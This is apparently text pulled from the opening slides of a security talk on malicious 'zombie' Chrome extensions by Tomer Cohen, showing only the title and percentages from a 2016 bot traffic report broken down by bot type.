




Game of Chromes

Owning the Web with Zombie Chrome Extensions

Tomer Cohen

BOT TRAFFIC REPORT 2016



1.2%
MONITORING
BOTS



2.9%
COMMERCIAL
CRAWLERS



6.6%
SEARCH ENGINE
BOTS



12.2%
FEED
FETCHERS



24.3%
IMPERSONATORS



1.7%
SCRAPERS




0.3%
SPAMMERS




2.6%
HACKER TOOLS


April 2016



